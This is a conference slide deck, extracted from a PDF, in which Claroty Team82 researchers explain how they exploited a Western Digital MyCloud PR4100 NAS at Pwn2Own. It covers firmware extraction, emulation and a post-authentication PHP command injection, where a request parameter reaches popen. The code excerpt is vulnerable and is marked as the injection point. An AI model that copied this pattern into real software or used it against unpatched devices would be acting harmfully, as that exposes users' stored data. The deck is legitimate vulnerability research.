



TEAM82

A Pain in the NAS:

Exploiting Cloud Connectivity to PWN your NAS

Noam Moshe, Sharon Brizinov @ Claroty Research, Team82

\$whoami



Noam Moshe

Vulnerability researcher -
Pwn2Own, mostly breaking IoT
clouds



Sharon Brizinov

Vulnerability researcher - CTFs,
Pwn2Own, DEFCON
blackbadge, mostly breaking
PLCs

* Special thanks to Claroty Team82
<https://cheerlearning.com>, Vera Mens





Pwn2Own Toronto 2022 - IoT



\$40,000



**WD MyCloud
Pro PR4100**



\$40,000



**Synology
DSM 920+**

https://



NAS Cloud Platforms



**WD MyCloud
Pro PR4100**



**Synology
DSM 920+**

NAS Cloud Platforms

My Cloud OS 5

Back Up. Access. Collaborate.



<https://t.me/learningnets>


Synology®



QuickConnect

Anywhere

Home



User

NAS

Anywhere

Home




User

NAS


Anywhere


Home



User

NAS







User

NAS


 My Cloud™

 **MyCloudPR4100** 

 Files & folders

 Photos

 Albums

 Shared


MyCloudPR4100

Name

 Public

 TimeMachineBackup

 **my_private_pictures2515**




NAS



User



Pwning at Pwn2Own

 **Zero Day Initiative** @thezdi · Dec 9, 2022
And for the nightcap for Day 3 of #P2OToronto, we have a FIVE unique bug successful exploit of a WD NAS! #Pwn2Own



SUCCESS

Clarity Research


TARGETING

WD My Cloud Pro Series PR4100 in the NAS category

```
ever preferred_lft for  
url 'http://localhost:80  
=UTF-8' --data-raw 'cmd  
ved % Xferd Average Sp  
Dload UpL  
0 0 0 0  
100 93 0 4  
100 93 0 29
```

<https://t.me/learningnets>





NAS



User



Devices on firmware below 5.26.202, will not be able to connect to Western Digital cloud services starting June 15, 2023, and users will not be able to access data on their device through mycloud.com and the My Cloud OS 5 mobile app until they update the device to the latest firmware. Users can continue to access their data via Local Access.

To update to the latest firmware, go to the My Cloud OS 5 dashboard and initiate the update. If you need instructions on how to perform these steps, please visit our [support article](#).

So How Did We Do It?

Western Digital PR4100

x86-64bit based architecture running
Linux

Apache + PHP/golang web

- /var/www/web/

Cloud platform - My Cloud OS 5

Services (TCP)

- 80/8543: nasAdmin + httpd
- 8001/8003/4430: restsdk-server (cloud)
- 139/445: smb
- 49152: upnp_nas_device

<https://t.me/learningnets>

- 21: ftp



Emulating WD Device - Download Firmware

SOFTWARE SOURCE CODE / FIRMWARE

Current Firmware –

My Cloud OS 5

Version: Firmware Release 5.24.108 (09/20/2022)

[Release Notes](#)

[My Cloud OS 5: How to Update from OS 3](#)

***My Cloud OS 3 firmware 2.42.115 must be installed before updating to My Cloud OS 5 firmware.**

****Some features and apps from My Cloud OS 3 will not be available with My Cloud OS 5. Before upgrading, please review this [Knowledge Base](#) article for more details**

Download

My Cloud OS 3

Version: Firmware Release 2.42.115 (1/18/2022)

[Release Notes](#)

Download

https://downloads.wdc.com/nas/WDMyCloudPR4100_5.24.108_prod.bin - Firmware

<https://t.me/learningnets>
https://downloads.wdc.com/gpl/WDMyCloud_PR4100_GPL_v5.24.108_20220826.tar.gz - GPL source code and WD modifications

Emulating WD Device - Extracting Firmware

Firmware not encrypted, easy to extract the filesystem using `binwalk`

- **xz**: libraries
- **Squashfs**: linux filesystem (+ device-specific binaries)
- **gzip**: configuration


```
parallels@parallels-Parallels-Virtual-Platform:~/tests$ binwalk WDMycloudPR4100_5.24.108_prod.bin
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x80	uImage header, header size: 64 bytes, header CRC: 0x97DA6B4A, created: 2022-08-26 05:44:30
64		image type: gzip, image name: "kernel"
192	0xC0	Microsoft executable, portable (PE)
17524	0x4474	xz compressed data
4680896	0x476CC0	xz compressed data
4854736	0x4A13D0	uImage header, header size: 64 bytes, header CRC: 0x7DAB24F1, created: 2022-08-26 05:44:30
4854800	0x4A1410	image type: gzip, image name: "Initramfs"
4854800	0x4A1410	gzip compressed data, maximum compression, from Unix, last modified: 2022-08-26 05:44:30
8629155	0x83ABA3	Squashfs filesystem, little endian, version 4.0, compression:xz, size: 28093768 bytes
28950959	0x14273A3	gzip compressed data, from Unix, last modified: 2022-08-26 05:44:30
28959707	0x1142E64F	gzip compressed data, from Unix, last modified: 2019-12-11 03:37:01

Emulating WD Device - Manually Organize FS

- Running `chroot`
- Unpacking filesystem according to init bash script `system_init`
- Fix all files/configs locations
- Running web services
 - `httpd` (apache)

```
system_init
250 mkdir -p /mnt/USB
251 mkdir -p /mnt/USB
252
253 if [ -e /image.cfs ]; then
254     echo "====> firmware_e
255     touch /tmp/firmware_e
256 fi
257
258 ln -s /usr/local/modules/
259 ln -s /usr/local/modules/
260 ln -s /usr/local/modules/
261 ln -s /usr/local/modules/
262 ln -s /usr/local/modules/
263 ln -s /usr/local/modules/
264 ln -s /usr/local/modules/
265 rm /usr/sbin/pre_usb.sh
266 linkfile /usr/local/modul
```



The image shows a terminal window with a dark background. The top part shows a script named 'system_init' with line numbers 250 to 266. The script performs several actions: creating directories, checking for a file, touching a file, and creating symbolic links. The bottom part of the image shows a directory listing with columns for permissions, date, time, and filename. The files listed include 'apache2', 'bin', 'cgi', 'cloud', 'dbus-1', 'default', 'driver', 'etc', 'ext_script', 'files', 'language', 'lib', 'localsbin', and 'mysql'.

Permissions	Date	Time	Filename
drwxr-xr-x	Aug 25	2022	.
drwxr-xr-x	Mar 26	07:24	..
drwxr-xr-x	Aug 25	2022	apache2
drwxr-xr-x	Aug 25	2022	bin
drwxr-xr-x	Aug 25	2022	cgi
drwxr-xr-x	Aug 25	2022	cloud
drwxr-xr-x	Aug 25	2022	dbus-1
drwxr-xr-x	Aug 25	2022	default
drwxr-xr-x	Aug 19	2022	driver
drwxr-xr-x	Aug 25	2022	etc
drwxr-xr-x	Aug 25	2022	ext_script
drwxr-xr-x	Aug 25	2022	files
drwxr-xr-x	Aug 25	2022	language
drwxr-xr-x	Aug 25	2022	lib
drwxr-xr-x	Aug 25	2022	localsbin
drwxr-xr-x	Aug 25	2022	mysql

Emulating WD Device




WD My Cloud™ PR4100

Administrator username



Password

```
root@~ # ps aux | grep httpd
2967 root    36344 S    httpd -f /usr/local/apache2/conf/httpd.conf
3445 root    36432 S    httpd -f /usr/local/apache2/conf/httpd.conf
3446 root    1979m S    httpd -f /usr/local/apache2/conf/httpd.conf
5832 root      4704 S    grep httpd
root@~ # ps aux | grep nasAdmin
3068 root      699m S    nasAdmin -configPath /etc/nasAdmin.toml
8836 root      4704 S    grep nasAdmin
```

Web Management Architecture




Couldn't
bypass auth :(



Web Management Archi

But found
post-auth
RCE here :)




Post Auth OS Command Injection in

```
961 case "migration_onboarding_analytics":
962 {
963     $type = $_POST['log_type'];
964     $arg = $_POST['arg'];
965     $cmd = "logwdweb --post_migration_onboarding -%s %s";
966
967     switch($type)
968     {
969         // ... REDACTED
970         case "reinviteUser":
971         {
972             // ... REDACTED
973             $_arg = sprintf("--private --status 'next' --user %s", json_encode($var)
974                 );
975             $cmd = sprintf($cmd_logwdweb, "reinviteUser", $_arg);
976         }
977         // ... REDACTED
978     }
979     pclose(popen($cmd, 'r'));
980
```

injection point

<https://t.me/learningnets>

Let's Explore OS 5 My Cloud!




The screenshot displays the 'My Cloud' interface. At the top, a blue header bar contains the 'My Cloud' logo and navigation icons for sharing, notifications, help, and user profile. Below this is a horizontal menu with icons for Home, Users, Shares, Apps, Cloud Access (highlighted), and Settings. The main content area is titled 'Configure Cloud Access'. On the left, a sidebar shows a user profile. The main panel shows 'Cloud Access' settings: 'Cloud Service' is turned 'ON' with an information icon, and 'Connection Status' is 'Connected' with an information icon. Below this, it shows 'Cloud Account for Device Owner' with a blurred account name. At the bottom right, there are icons for a list, trash, and back.

